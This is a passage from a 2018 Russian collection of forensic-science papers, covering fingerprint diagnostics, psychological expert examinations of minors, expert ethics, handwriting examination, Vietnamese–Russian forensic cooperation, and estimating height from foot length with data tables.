ваниям с применением соответствующих алгоритмов. Отметим, что в настоящее время предложен алгоритм решения диагностической задачи по установлению принадлежности разных следов рук, оставленных не одновременно, одному человеку и методические рекомендации по определению принадлежности следов нескольких пальцев рук одному человеку. Применение данной методики позволяет выдвигать версии о количестве лиц, совершающих преступление, и не состоящих на дактилоскопическом учете, о причастности одного человека к совершению других преступлений, возможном восстановлении отпечатков в случаях умышленного или неумышленного повреждения кожного покрова руки или при неполной прокатке отпечатков и оттисков в дактилоскопической карте.

Не вызывает сомнения, что данная методика представляет большой интерес для практических сотрудников экспертно-криминалистических подразделений. Однако она основана на сложном вычислительном процессе и в предложенном виде использование данного алгоритма не представляется возможным, как при проведении дактилоскопического диагностического исследования, так и при проведении предварительного исследования непосредственно на месте преступления и в рамках проведения оперативно-розыскных мероприятий.

Автоматизация в дактилоскопии. Из большого круга задач, решаемых в данной области, большинство из них направлено на решение идентификационных задач: оперативное отождествление личности, идентификация в режиме «карта-карта», «след-след», «след-карта». Две последние задачи, в случае совпадения следов с имеющимися в базе данных дактокарт, позволяют объединить уголовные дела, что является важным обстоятельством при расследовании преступлений.

Помимо этого внедрение АДИС в деятельность экспертно-криминалистических подразделений способствует повышению результативности дактилоскопических учетов, значительному ускорению обработки дактилоскопической информации, позволяющему увеличить оперативность (введение в базу данных дактилоскопических карт, следов рук, изъятых с мест нераскрытых преступлений и т. д.), визуально улучшить качество дактилоскопической информации и т. д.

Исследования, проводимые в последние годы учеными-дактилоскопистами, свидетельствуют о востребованности автоматизации в современной дактилоскопии при раскрытии и расследовании преступлений (В. Ю. Федорович, Р. В. Бондаренко и др.).

В данном направлении, по нашему мнению, актуальной является разработка программы для решения диагностических задач автомати-

зированными информационно-поисковыми системами – АИПС. В частности, представляется возможным решение следующих диагностических задач: определение видовой принадлежности следов (принадлежа ли они человеку или другим объектом, имеющим сходное строение с папиллярными линиями: тропическим растениям, экзотическим животным: обезьяной – гиббоном, орангутаном, шимпанзе, гориллой; ластами дельфина и др.); определение половой принадлежности и возраста человека (по «белым линиям», рубцам, типу узора, дельтовому индексу возможно диагностирование примерно в 77 % случаях); определение роста (длины тела) и типа конституции (высокорослые мужчины с синдромом Клайнфельтера – преобладают дуговые узоры, низкорослые женщины синдром Шерешевского-Тернера – петлевые и завитковые узоры; по наклону петли -82 %) и некоторые другие.

Из выделенного нами биологического направления рассмотрим: возможности генной (генетической) и микробной дактилоскопии.

«Дактилоскопия» генная, или «генотипия» – метод идентификации личности на основе молекул ДНК, предложенный в 1984 г. британским ученым А. Джеффрисом. Благодаря индивидуальному строению молекул ДНК данный метод позволяет использовать его для целей идентификации личности по составу потожирового вещества, крови и т. д. Являюсь объектом биологического происхождения, потожировое вещество следа как на поверхности ладоней и пальцев рук и босых ног человека, так и оставленное на следовопринимающей поверхности в процессе следового контакта, подвержено естественным процессам разложения и изменения своего состава посредством распространения разного рода бактерий и микробов. Поэтому при работе по обнаружению, выявлению и фиксации следов рук на месте происшествия специалисту следует учитывать специфику происхождения данных объектов и их дальнейшего биологического исследования.

Микробиологический метод основан на использовании потожирового вещества следа как питательной среды для размножения штамма Acinetobacter calcoaceticus, образующего колонии на папиллярных линиях узора следа. Данное обстоятельство позволяет выявлять слабовидимые следы на различных следовоспринимающих (пористых и непористых) поверхностях.

Проведенными исследованиями клавиатуры и мыши персональных компьютеров, установлено, что «личные» микробы и бактериальные сообщества, живущие на пальцах и ладонях рук конкретного человека индивидуальны, вследствие чего их целесообразно исполь-

зовать в целях идентификации его личности и утверждать о новом перспективном направлении – бактериальной дактилоскопии.

Таким образом, с учетом интенсивного развития собственно дактилоскопического направления и интеграции данных других наук в дактилоскопию можно утверждать о дальнейшем ее развитии. Представляется, что данное обстоятельство будет способствовать и повышению эффективности практики производства экспертиз данного вида и в конечном итоге раскрытию и расследованию преступлений.

Библиографический список

1. Самищенко С. С. Современная дактилоскопия: основы и тенденции развития : курс лекций. – М. : Московский психолого-социальный институт, 2004.

2. Майлис Н. П. Дактилоскопия : учебник. – М. : Щит-М, 2008.

3. Соколова О. А. Дактилоскопическая диагностика : учебно-методическое пособие / под ред. д.ю.н., проф. Н. П. Майлис. – М. : МосУ МВД России, 2015.

4. Пономарев В. В. Фрагментарный след папиллярного узора как источник доказательственной информации // Криминалистическое оружиеведение: проблемы теории и практики : сборник. – М. : Московский университет МВД России, 2007.– С.39–40.

Ирина Владимировна Суворова,[1]
Старший преподаватель кафедры криминалистики
Московского университета МВД России имени В.Я. Кикотя

НЕКОТОРЫЕ ОСОБЕННОСТИ ПОДГОТОВКИ НАЗНАЧЕНИЯ КОМПЛЕКСНЫХ СУДЕБНО-ПСИХОЛОГО-ПСИХИАТРИЧЕСКИХ И СУДЕБНО-ПСИХОЛОГИЧЕСКИХ ЭКСПЕРТИЗ

Современные возможности судебной экспертизы позволяют научно обоснованно и с большой достоверностью решать вопросы, ставящиеся перед экспертами органами предварительного следствия и судом. Однако успешное проведение любой судебной экспертизы во многом зависит от качества ее подготовки и назначения.

[1] © Суворова И. В., 2018.

Несмотря на очевидность тезиса о необходимости качественной подготовки к назначению экспертизы, анализ судебно-следственной и экспертной практики свидетельствует о проблемах, возникающих у следователей и суда при назначении судебно-психологической и комплексной психолого-психиатрической экспертизы.

Наибольшую специфику имеет назначение судебно-психологической экспертизы по уголовным делам с участием несовершеннолетних. Анализируя такого рода проблемы при назначении данных экспертиз, ряд авторов приходит к выводу, что следователь часто не может правильно определить род (вид) назначаемой экспертизы.

В свое время Е. Н. Холопова, предлагала определить основания и поводы для обязательного назначения судебно-психологической экспертизы несовершеннолетних [4].

В настоящее время практика назначения комплексных психолого-психиатрических экспертиз использует следующие поводы для обязательного назначения судебно-психологической экспертизы несовершеннолетних:

– для установления способности отстающих в психическом развитии несовершеннолетних обвиняемых полностью сознавать значение своих действий и определения способности руководить своими действиями;

– для установление наличия или отсутствия у обвиняемого в момент совершения преступления состояния физиологического аффекта или иных эмоциональных состояний, способных существенно повлиять на сознание и деятельность испытуемого.

– для выявления способности психически здорового несовершеннолетнего обвиняемого, свидетеля, потерпевшего правильно воспринимать существенные для дела обстоятельства и давать правдивые о них показания. Перед судебно-психологической экспертизой должны быть поставлены вопросы, связанные с выявлением у лиц конкретных психических аномалий, существенных для уголовного дела. Таковыми могут быть у испытуемого: резко выраженные отклонения в восприятии и понимании определенных явлений, повышенная внушаемость несовершеннолетнего, слабое умственное развитие, инфантильность и другие, не позволяющие адекватно передавать информацию, интересующую следствие [1].

В ходе указанной экспертизы эксперту-психологу могут быть поставлены вопросы, связанные с установлением беспомощного состояния потерпевшей. Непонимание несовершеннолетней потерпевшей характера совершаемых с ней действий является одним из проявле-

ний беспомощности. Оно может быть обусловлено такими обстоятельствами, как отставание в психическом развитии, возрастными и личностными особенностями потерпевшей. Эти обстоятельства также могут быть предметом исследования судебно-психологической экспертизы. Половая зрелость потерпевшей устанавливается медико-психологической экспертизой, так как понятие половой зрелости включает в себя социально-психологические компоненты.

В настоящее время на практике возрастает количество комплексных психолого-психиатрических экспертиз. Так, в системе судебно-экспертных учреждений Министерства юстиции Российской Федерации 41 % всех экспертиз проводимых с участием психологов, являются комплексными [4].

Поводами для назначения комплексной психолого-психиатрической экспертизы являются факты установления у психически вменяемых несовершеннолетних обвиняемых признаков олигофрении в степени дебильности, психопатий, имеющих признаки психофизического инфантилизма, а также признаки остаточных явлений органического поражения центральной нервной системы. Цель указанной экспертизы состоит в более дифференцированной оценке индивидуальной возможности несовершеннолетнего полностью сознавать значение своих действий и определении, в какой мере он мог руководить ими. Комплексная психолого-психиатрическая экспертиза также может проводиться в отношении несовершеннолетних свидетелей и потерпевших.

Производство судебно-психологических экспертиз осуществляется в системе Министерства юстиции и в системе Министерства здравоохранения и социального развития. В системе здравоохранения эксперт-психолог практически участвует только в производстве комплексных психолого-психиатрических экспертиз [4].

Кроме того, указанная экспертиза в настоящее время получает распространение и в негосударственных экспертных учреждениях. Проведение судебно-психологической экспертизы может быть поручено специалистам в области психологии, работающим в научных учреждениях и учебных заведениях. Широко практикуется привлечение в качестве экспертов-психологов сотрудников факультетов психологии университетов и преподавателей кафедр психологии педагогических институтов, психологов, работающих в психиатрических больницах. При выборе экспертов следует учитывать их профессиональную специализацию. Наиболее целесообразно проведение судебно – психологической экспертизы аффекта поручать психологам, за-

нимающимся изучением и диагностикой различных эмоциональных состояний. В состав комплексной психолого-психиатрической экспертизы могут быть включены специалисты узкого профиля – психоневрологи, патопсихологи, сексологи, дефектологи.

Большое значение имеет своевременность назначения судебно – психологической экспертизы. На начальных стадиях предварительного следствия назначение судебно-психологической экспертизы несовершеннолетнему обвиняемому чаще всего бывает неоправданно. Следователю необходимо собрать значительный объем информации о личности несовершеннолетнего, его образе жизни, об обстоятельствах преступления. В своих работах О. Д. Ситковская отмечала, что следователю и суду целесообразнее назначать судебно-психологическую экспертизу аффекта, когда собраны основные материалы по уголовному делу, и их получение может дать эксперту достаточную информацию о событии преступления, специфике взаимоотношений несовершеннолетнего обвиняемого с потерпевшим, их индивидуальных особенностях и другие необходимые для эксперта сведения [3].

Следственная практика свидетельствует о том, что следователь при подготовке к назначению судебно-психологической экспертизы ставит вопросы эксперту-психологу, требующие категорических ответов, подтверждающих квалификацию уголовного деяния несовершеннолетнего, что является прерогативой следователя и суда. Следователями часто ставятся вопросы о соответствии уровня психического развития несовершеннолетнего паспортному возрасту, которые не разрешимы с точки зрения современной науки [2].

При назначении судебно-психологической экспертизы несовершеннолетнему следователь должен предоставить в распоряжение эксперта материалы, которые можно разделить на две категории:

а) содержащие общие психологические сведения об испытуемом;

б) содержащие сведения о психологическом состоянии испытуемого в криминальной ситуации.

К первой категории можно отнести данные, полученные из допросов родителей, опекунов, родственников, друзей, учителей воспитателей и лиц, являющихся свидетелями по уголовному делу, а также информация полученная из неформальных характеристик с места учебы и работы, выписки из историй болезни, карты развития ребенка и другие документы, в которых могут содержаться данные об уровне развития несовершеннолетнего обвиняемого.

Ко второй категории для исследования психического состояния несовершеннолетнего в момент совершения им преступления, необ-

ходимо предоставить в распоряжение эксперта допросы свидетелей, потерпевших, других соучастников преступления о том, как развивалась криминальная ситуация и как вел себя несовершеннолетний в момент совершения преступления и после него.

Таким образом, в ходе наших исследований мы пришли к выводу, что основными элементами подготовки к назначению судебно-психологической и комплексной судебно психолого-психиатрической экспертиз, являются правильное определение предмета исследования, выбор экспертного учреждения и правильная постановка вопросов эксперту.

Эффективность судебно-психологической экспертизы во многом определяется корректностью вопросов, выносимых на разрешение эксперта. задачи. В судебной и следственной практике нередки случаи постановки вопросов, выходящих за пределы компетенции судебного психолога. Недопустимо ставить перед экспертом-психологом вопросы правового характера. Эксперт-психолог не должен давать правовую оценку материалам дела, имеющимся в них доказательствам, устанавливать виновность лица, квалифицировать совершенное деяние.

Библиографический список

1. Россинская Е. Р., Галяшина Е. И. Настольная книга судьи: судебная экспертиза. – М. : Проспект, 2010.

2. Секераж Т. Н. Экспертные ошибки при производстве судебно-психологической экспертизы / В сб. : Судебная экспертиза: типичные ошибки / под ред. Е. Р. Россинской. – М. : Проспект, 2012.

3. Ситковская О. Д. Аффект: криминально-психологическое исследование. – М, 2001.

4. Холопова Е. Н. Судебно-психологическая экспертиза: монография. – М. : Юрлитинформ, 2010.

Алла Сергеевна Татарчук[1],
доцент кафедры технико-криминалистического обеспечения
экспертных исследований
учебно-научного комплекса судебной экспертизы
Московского университета МВД России имени В.Я. Кикотя
кандидат юридических наук

РЕАЛИЗАЦИИ НОРМ ЭТИКИ В ЭКСПЕРТНОЙ ПРАКТИКЕ ПРИ РАБОТЕ СО СЛЕДАМИ КОЖНОГО ПОКРОВА ЧЕЛОВЕКА, НЕ ИМЕЮЩЕГО ПАПИЛЛЯРНОГО УЗОРА

Экспертная этика подразумевает наличие у эксперта таких нравственных начал как объективности при установлении истины при решении поставленной задачи, принципиальности и независимости в собственных суждениях, беспристрастности и самостоятельности в принятии решений в рамках производства экспертизы, самокритичности и осознании общественно-социальной значимости своей деятельности, желания совершенствовать собственный профессиональный уровень [4, С. 329–334].

Уже первоначальный этап работы со следами кожного покрова человека, не имеющего папиллярного узора, подразумевает наличие у эксперта соответствующего уровня подготовленности, знания современных возможностей науки и техники. Так как обнаружение следов кожного покрова человека, не имеющего папиллярного узора, в отличие от приемов работы со следами рук, имеет особенности тактического и технического характера – специфику применения технических средств и методов для их проявления. Не маловажно на данном этапе наличие у эксперта таких качеств как эрудированности и развитого мышления, что обусловлено необходимостью мысленного воссоздания действий преступника с целью более эффективного поиска, а так же впоследствии решения вопроса о механизме следообразования. Учитывая небольшие размеры следов кожного покрова человека, не имеющего папиллярного узора, их непосредственное обнаружение будет свидетельствовать о профессионализме и тщательности эксперта.

На этапе предварительного исследования следов кожного покрова человека, не имеющего папиллярного узора, реализуется такая норма экспертной этики как научная добросовестность. Она будет реализовываться в знаниях эксперта по выбору методики предварительного ис-

[1] © Татарчук А. С., 2018.

следования обнаруженных следов, умения в короткий интервал времени (экспрессно) получить криминалистически-значимую информацию как для дальнейшего исследования следов, так и оказывающую существенную помощь в розыске и изобличении преступника.

В рамках производства экспертиз следов кожного покрова человека, не имеющего папиллярного узора, проявляются такие моральные качества эксперта как профессионализм и постоянным совершенствованием своих знаний, умением творчески подходить к решению вопросов экспертного исследования. Это обусловлено нетрадиционностью такого рода исследования, начиная от выбора методики проведения, выбора технических средств и приемов исследования, и заканчивая оценкой полученных результатов. Здесь же проявляются и нормы общей нравственной морали любого человека. Наиболее ярко они прослеживаются при производстве экспертного эксперимента и получения образцов для сравнительного исследования при наличии круга проверяемых лиц, позволяющего производство идентификационного исследования по установлению конкретной личности. Учитывая специфику следообразующих участков при выборе способа получения образцов, необходимо руководствоваться принципами целесообразности, гуманности и уважения чести и достоинства любого гражданина, определенные конституцией Российской Федерации.

При производстве экспертиз следов кожного покрова человека, эксперт должен обладать самостоятельностью, уверенностью и непоколебимостью проведенного исследования, четком осознании выводов и последствий, которые эти выводы могут повлечь [1, С. 197]. «В стадии собственно исследовательской деятельности, т. е. при обнаружении признаков, их оценке и обосновании выводов, – отмечает В. Я. Колдин, – эксперт может опираться только на результаты собственного непосредственного исследования вещественных доказательств. В этих целях эксперт не может использовать ни показания свидетелей, потерпевших, обвиняемых, ни версии следователя или его утверждения, ни, тем более, данные оперативно-розыскной работы» [2, С. 76–77].

При оценка идентификационной или диагностической значимости результатов исследования, эксперт, применяя методы анализа, синтеза, дедукции, индукции, вероятностно-статистические, и на основании своего внутреннего убеждения (психологическое состояние, возникающее в итоге оценки результатов исследования, осуществленной свободно, без следования каким-либо догмам с учетом специфики конкретной экспертной задачи [5, С. 65], логического и абстрактного

мышления, оценивает совпадающие и различающиеся признаки и формулирует выводы [3, С. 102].

Гарантией объективности исследования эксперта является его независимость, процессуальная самостоятельность, уверенность в собственных знаниях, применяемых методах. Однако наличие самокритичности бесспорно провоцирует желание эксперта совершенствоваться и повышать собственный профессиональный уровень.

Таким образом, не смотря на нетрадиционность и специфичность исследований следов кожного покрова человека, не имеющего папиллярного узора, моральные и профессиональные качества эксперта, составляющие его экспертную этику, служат гарантией качественной и полноценной работы с такими следами.

Библиографический список

1. Аверьянова Т. Ф. Судебная экспертиза. Курс общей теории. – М., 2006.

2. Вещественные доказательства: Информационные технологии процессуального доказывания / под общ. ред. В. Я. Колдина. – М., 2002.

3. Майлис Н. П. Руководство по трасологической экспертизе. – М., 2007.

4. Энциклопедия судебной экспертизы / под ред. Т. В. Аверьяновой, Е. Р. Россинской. – М., 1999.

Вадим Валерьевич Устинов[1],
доцент кафедры судебной экспертизы и криминалистики
Российского государственного университета правосудия,
кандидат юридических наук

Роза Ватановна Бондаренко[2],
доцент кафедры исследования документов
Московского университета МВД России имени В.Я.Кикотя,
кандидат юридических наук

НЕКОТОРЫЕ АКТУАЛЬНЫЕ ВОПРОСЫ ПРИ ПРОИЗВОДСТВЕ СУДЕБНО-ПОЧЕРКОВЕДЧЕСКОЙ ЭКСПЕРТИЗЫ

Судебно-почерковедческая экспертиза является одной из самых сложных и спорных (в плане объективности результатов) [1, с.18], и вместе с тем наиболее распространенных экспертиз. В настоящее время судебное почерковедение располагает серьезной теоретической базой и практическим опытом решения многих задач.

В создании научно-методической базы судебного почерковедения посвятили свои работы такие ученые, как С. М. Потапов, А. И. Винберг, С. И. Тихенко, Л. И. Ароцкер, В. Ф. Орлова, А. Р. Шляхов, А. И. Манцветова, Е. Ф. Буринский, М. В. Бобовкин, А. А. Куприянова и другие криминалисты. Научно-методическая база судебного почерковедения – это постоянно развивающаяся система специальных знаний, которая позволяет правоохранительным органам России профессионально и своевременно реагировать на достижения современных технологий с учетом возможности их использования в преступных целях.

Тем не менее, остается весьма актуальным дальнейшее развитие судебного почерковедения в направлении углубления и расширения теоретических и экспериментальных исследований. Особое внимание должно быть уделено тем направлениям, которые открывают новые возможности и пути в исследовании почерка.

Огромная роль в обеспечении законности отводится правоохранительным органам, эффективность деятельности которых напрямую зависит от достижений науки и техники. Научно-технический прогресс является основанием для появления целого ряда новых научных направлений, в том числе в криминалистике и судебной экспертизе, роль которых в современном обществе постоянно возрастает. Это раз-

---

[1] © Устинов В. В., 2018.
[2] © Бондаренко Р. В., 2018.

работка и внедрение в практику современных методов и средств исследования вещественных доказательств, повышение научного уровня и обоснованности выводов судебных экспертиз, среди которых особое место занимает судебно-почерковедческая экспертиза.

Вместе с тем, в процессе производства по делу возникают вопросы, связанные с объективностью выводов в заключении эксперта, как источнике доказательств. Кроме того, на данный вид экспертиз приходится значительное (по сравнению с другими видами криминалистических экспертиз) число вероятных выводов и выводов в форме «не представляется возможным» (НПВ), связанных, прежде всего со сложностью выявления и оценки признаков почерка.

Таким образом, проблема обеспечения достоверности процесса экспертного почерковедческого исследования и повышения научной обоснованности выводов эксперта является весьма актуальной на сегодняшний день.

Одним из таких научных направлений является разработка и использование в экспертизе почерка методов математического моделирования [2; 3; 4]. Использование модельных методов оказывается единственным действенным способом познания его закономерностей.

Наиболее распространенными и разработанными из применяемых модельных методов в данном виде экспертных исследований являются вероятностно-статистические методы и разработанные на их основе методики решения частных задач судебно-почерковедческой экспертизы.

Отдавая должное модельным методам (в частности вероятностно-статистическим), на наш взгляд их недостаточно для решения всего круга задач почерковедческих исследований с учетом сложности объектов, а также в силу трудоемкости разработки оценочных средств. Кроме того, как показывает экспертная практика и результаты анкетирования сотрудников экспертно-криминалистических подразделений МВД России, разработанные на основе модельных методов методики весьма ограничены в своем применении в силу ряда причин, например: созданные ранее методики на основе принятых в тот момент норм прописей применять к «современным» почеркам необоснованно, поскольку нормы прописи претерпели значительные изменения; определенная доля субъективизма на разных стадиях исследования; трудности, возникающие при освоении модельных методов и в процессе работы с ними; модельные методы рассчитаны на решение частных задач (определение пола, возраста, оценки признаков почерка), применимы только к определенному кругу объектов (или тексты, или краткие записи, или подписи), выполненных в определенных условиях; не-

совершенство систем признаков почерка (исчерпываемость, ограниченность, неопределенность) и другие.

Изложенные проблемы свидетельствуют о необходимости поиска новых решений в судебном почерковедении в направлении моделирования экспертной деятельности и изучении детерминаций между свойствами личности и почерком, а также внутренних закономерностей в проявлении признаков почерка.

С этой целью необходимо создавать методики, отвечающие потребностям современной науки и практики, то есть надежных, эффективных и нетрудоемких средств исследования почерковых объектов, с использованием интеллектуальных систем. Вся система компьютерного обеспечения экспертно-криминалистической деятельности должна состоять из двух частей: первая содержит весь пакет программных продуктов, направленных на поисковое, справочное и информационное обеспечение, другая – на интеллектуальное обеспечение [5, с. 69–72].

В системе криминалистических исследований вещественных доказательств почерковедческие занимают особое место. Это объясняется с одной стороны многообразием свойств письменного навыка в рукописях, а с другой – динамичностью этих свойств в различных письменных ситуациях. Основой для построения экспертных выводов является тщательный анализ и оценка признаков почерка исполнителя, индивидуальность письма которого зависит от многих факторов, в частности: возраста, пола, письменной практики, состояния здоровья исполнителя, а также позы, качества материалов письма, стремления изменить почерк и др. Все это приводит к многовариантности признаков, их видоизменению и проявлению в различных рукописях в разном объеме и качественной определенности. Отмеченные обстоятельства усложняют работу экспертов. Успешное решение почерковедческих задач во многом зависит от правильного выбора таких методов исследования, которые в каждом конкретном случае позволяют максимально выделить, изучить и оценить признаки почерка, содержащиеся в исследуемых рукописях или в образцах почерка, а также установить их идентификационную значимость. Вместе с тем, при изменении факторов формирования почерка эти значимости признаков могут изменяться, поэтому требуется их постоянное обновление, что подтверждается аналитическими исследованиями почерков современных молодых людей на рубеже XXI в.

Методика обучения письму, обусловленная предъявляемыми к современной скорописи требованиями, имеет чрезвычайно большое значение в определении как общих черт формирующегося навыка, так и его индивидуальных качеств. Благодаря именно этому фактору в итоге обучения письму достигается единообразие в выполнении письменных

знаков в тех пределах, в каких необходимо обеспечить читаемость рукописи большим кругом лиц.

За последние три десятилетия XX в. внешние факторы – объективные (к которым относятся методика обучения письму, образцы письма – прописи, пишущие приборы и т. д.) и внутренние факторы – субъективные (к которым относятся анатомические, физиологические и психические особенности личности) претерпели значительные изменения.

У современной молодежи наблюдается снижение степени выработанное почерка, что указывает на ухудшение овладения письменно-двигательным навыком, происходит упрощение почерка и снижение его связности и другие изменения.

Указанные серьезные изменения внешних и внутренних факторов значительно повлияли на структурные изменения почерка наших современников, что в сочетании с развитием современной науки и техники повлекло за собой изменение взглядов на отдельные положения теории судебного почерковедения и частных методик судебно-почерковедческой экспертизы, в том числе на идентификационную значимость признаков почерка как носителя информации о почерковых свойствах.

Одним из наиболее распространенных объектов судебно-почерковедческой экспертизы, как в уголовном, так и в гражданском судопроизводстве является подпись. Сложности, связанные с ее исследованием, обусловлены спецификой данного почеркового материала, состоящей в дефиците полезной информации и единичном проявлении признаков. Влияние на процесс письма сбивающих факторов, сходство почерков предполагаемых исполнителей, применение технических средств при исполнении подписи, затрудняют эффективное решение как диагностических, так и идентификационных задач. Это, в конечном счете, может привести к недостаточно обоснованным либо ошибочным выводам, а также к выводам о невозможности решения вопроса по существу. Перечисленные обстоятельства требуют от эксперта глубоких знаний свойств подписного почерка и особенностей методики его исследования.

Связанная с почерком единством психофизиологических основ, графических и технических навыков письма, подпись представляет собой особый вид почерковых объектов. Это касается понятия подписи как специфического почеркового материала, особенностей ее формирования, основных свойств подписи и базирующейся на них системы признаков, а также общей и частной методик исследования, повышающих надежность принятия решений в отношении данного почеркового материала.

Подпись является одним из самых распространенных удостоверительных знаков личности. Сфера ее применения обширна, начиная от подписания государственных актов (законы, указы постановления), заканчивая заявлением о приеме на работу. По мере развития подписи и изменения ее в зависимости от различных исторических событий менялось понятие подписи, но оставалось по своей сути одинаковым.

В настоящее время в связи с появлением новых пишущих приборов, изменений норм прописей и методики обучения письму произошли существенные изменения в современных подписях, они характеризуются большим разнообразием по своей конструктивной сложности.

Анализ исторического развития подписи как объекта криминалистического исследования позволяет сделать вывод о значительных динамических изменениях конфигурации и состава этого объекта за последние 100 лет [7].

Являясь важнейшим реквизитом документа, придающим ему юридическую силу, подпись часто подделывают. При подделке подписей подделыватель в первую очередь стремится передать максимальное внешнее сходство подделываемой подписи с подписью-образцом. Это достигается различными способами. В одних случаях – путем подражания почерку и подписи лица, от имени которого выполняется подпись, в других – с помощью определенных технических приемов, служащих для достижения точности воспроизведения подписи-оригинала. Подделки второго вида получили название технической подделкой подписей.

Решение этих важных задач, несомненно, позволит в будущем, чтобы вышеуказанные актуальные проблемы нашли свое теоретическое и практическое решение.

Библиографический список

1. Бруснецова И. В. Почерковедческая экспертиза: этапы развития и современные возможности. / Юрист. – 2004. – № 11.

2. Применение методов исследования, основанных на вероятностном моделировании в СПЭ : методическое письмо. ВНИИСЭ, 1976.

3. Селиванов Н. А. Математические методы в собирании и исследовании доказательств. – М., 1974.

4. Собко Г. М. Основы применения математических методов в СПЭ. – ВНИИСЭ, 1980.

5. Бишманов Б. М. О проблемах икомпьютеризации судебной экспертизы // Криминалистические средства и методы в раскрытии и

расследовании преступлений. – М. : ЭКЦ МВД России, 2004. Т. 1. – С. 69–72.

6. Аверьянова Т. В., Белкин Р. С., Корухов Ю. Г., Россинская Е. Р. Криминалистика. –М. : Норма, 2010.

7. Пахомов А. В., Сысоева Л. А. Судебно-экспертное исследование современной подписи : учебное пособие. – М., 2005.

8. Алесковский С. Ю., Комисарова Я. В. Основы графологии. М. : Юрлитформ, 2006.

9. Применение методов исследования, основанных на вероятностном моделировании в судебно-почерковедческой экспертизе : методическое пособие. – М., 1976.

10. Гусакова С.М., Комаров А. С., Устинов В. В., Федорович В. Ю. Интеллектуальный анализ данных в криминалистике // Информационное общество, интеллектуальная обработка информации, информационные технологии. 7-я международная конференция. Москва, ВИНИТИ, 24–26 октября 2007 г. Материалы конференции. – М., 2008.

Хоанг Чонг Лык[1],
ВРИО начальника Технико-криминалистического факультета
Народной полицейской академии,
доктор юридических наук

РОЛЬ ТЕХНИКО-КРИМИНАЛИСТИЧЕСКОЙ ЭКСПЕРТИЗЫ В РАССЛЕДОВАНИИ ПРЕСТУПЛЕНИЙ, СУДЕБНОМ РАЗБИРАТЕЛЬСТВЕ И МЕЖДУНАРОДНОЙ ИНТЕГРАЦИИ

Криминалистическая техника являются частью криминалистики, играющей важную роль в сборе материалов для расследования преступлений и судебного разбирательства. Во Вьетнаме сбор вещественных доказательств и проведение экспертизы по уголовным делам в основном осуществляется экспертно-криминалистическими сотрудниками для обеспечения точности и объективности доказательств.

Законодательство Вьетнама предусматривает, что Технико-криминалистическая служба выполняет три функции: осмотр места происшествий; экспертно-криминалистическая экспертиза и спецтехника

[1] © Хоанг Чонг Лык, 2018.

предупреждения, предотвращения преступления. Организационная структура криминалистической техники Вьетнама создана на трех уровнях: министерский уровень: ЭКЦ; Провинциальный отдел криминальной техники; Районный уровень. Согласно статистике, в 2016 г. число ОМП выполнены технико-криминалистическими сотрудниками составляет около 60 000 дел, проведены около 85 000 экспертиз, служба спецтехники предупреждения, предотвращения преступления выполнены около 1000 запросов. Во всех уголовных делах, в которых существует смерть, особенно серьезные уголовные дела относятся к участию технико-криминалистической силы и все деятельности технико-криминалистической службы достигнуты положительные результаты для расследования преступлений и судебного разбирательства.

В ближайшее время в целях повышения эффективности сотрудничества в области подготовки кадров и научных исследований в области криминалистической техники между двумя странами в целом и между Народной полицейской Академией и Московским университетом МВД России имени В. Я. Кикотя, в частности, с точки нашего зрения, мы нужно сосредоточиваемся на следующем направлениях:

Во-первых, Народная полицейская Академия и Московский университет МВД России имени В. Я. Кикотя должны обсудить и приступить к созданию динамичного и эффективного механизма сотрудничества в самых сильных областях обеих сторон.

Во-вторых, организовать ежегодную программу обмена делегациями высокого уровня между технико-криминалистическим факультетом и соответственными факультетами Московского университета МВД России имени В. Я. Кикотя.

В-третьих, Московский университет МВД России имени В. Я. Кикотя со своими сильными сторонами, принимает больше по количеству наших курсантов и адъюнктов.

Владислав Николаевич Чулахов[1],
начальник кафедры технико-криминалистического
обеспечения экспертных исследований,
доктор юридических наук, доцент

ОБ ИНТЕГРАЦИИ НАУЧНЫХ ЗНАНИЙ В КРИМИНАЛИСТИКУ (НА ПРИМЕРЕ СПОСОБОВ ОПРЕДЕЛЕНИЯ РОСТА ЧЕЛОВЕКА ПО СЛЕДАМ НОГ)

Криминалистика, как известно, является наукой синтетической природы и во многом использует знания других наук. Так случилось и со способами определения роста человека по следам ног, при составлении которых криминалистами были использованы соотношения между длиной стопы и ростом человека, установленные антропологами и обувщиками-технологами, изучающими строение человеческого тела.

В процессе исследовательской работы над проблемой определения роста человека по следам ног был выявлен очень интересный факт. Средние соотношения между ростом и длиной стопы человека, на которых основываются почти все способы расчета роста, можно высчитать двумя способами: со стороны роста и со стороны стопы. В первом случае для одного и того же роста берутся все соответствующие ему длины стоп и затем рассчитывается среднее значение их соотношений. Такая форма расчета принята в антропометрии и обувной промышленности. Во втором случае, наоборот, для одной и той же длины стопы выбираются все соответствующие ей значения роста, и затем рассчитывается среднее значение их соотношений. Так поступают в криминалистике.

По логике получаемые в первом и во втором случаях средние соотношения длины стопы с ростом должны совпасть друг с другом или быть примерно одинаковыми, однако этого не происходит. Для подтверждения этого для конкретных длин стоп были расчитаны соответствующие средние значения роста. В свою очередь, для этих полученных значений роста были расчитаны соответствующие им средние длины стоп. В обоих случаях были подсчитаны средние коэффициенты соотношения длины стопы с ростом (табл. 1 и 2):

[1] © Чулахов В. Н., 2018.

Таблица 1

Мужчины		
Длина стопы, мм / коэффициент соотношения с ростом	Среднее значение роста, см	Средняя длина стопы, мм / коэффициент соотношения с ростом
240 / 6,91	166	254,8 / 6,51
250 / 6,80	170	258,5 / 6,57
260 / 6,61	172	261,0 / 6,59
270 / 6,48	175	263,4 / 6,64
280 / 6,39	179	265,7 / 6,73
290 / 6,27	182	270,4 / 6,74

Таблица 2

Женщины		
Длина стопы, мм / коэффициент соотношения с ростом	Среднее значение роста, см	Средняя длина стопы, мм / коэффициент соотношения с ростом
220 / 7,18	158	233,4 / 6,77
230 / 6,95	160	235,2 / 6,80
240 / 6,79	163	238,8 / 6,82
250 / 6,64	166	241,8 / 6,86
260 / 6,50	169	245,8 / 6,87
270 / 6,44	174	252,7 / 6,88

Данное явление объясняется тем, что значения роста, соответствующие конкретной длине стопы, не подчиняются закону нормального распределения. Для выявления характера распределения значений роста для конкретной длины стопы на основе более 20 тысяч экспериментальных измерений были построены диаграммы для мужчин и женщин в возрасте от 20 до 50 лет, на которых показывается, какие значения роста соответствуют стопам разной длины с разницей в 10 мм (рис. 1 и 2). Как видно, на графиках данные роста для конкретной длины стопы имеют не нормальное, но близкое к этому распределение. Параметр наиболее встречаемого роста смещает центр распределения вправо или влево. Исключение составляют стопы дли-

ной 260 мм у мужчин (рассчитанная средняя длина стопы 261,0 мм) и 240 мм у женщин (рассчитанная средняя длина стопы 238,8 мм), для которых распределение значений роста близко к нормальному.



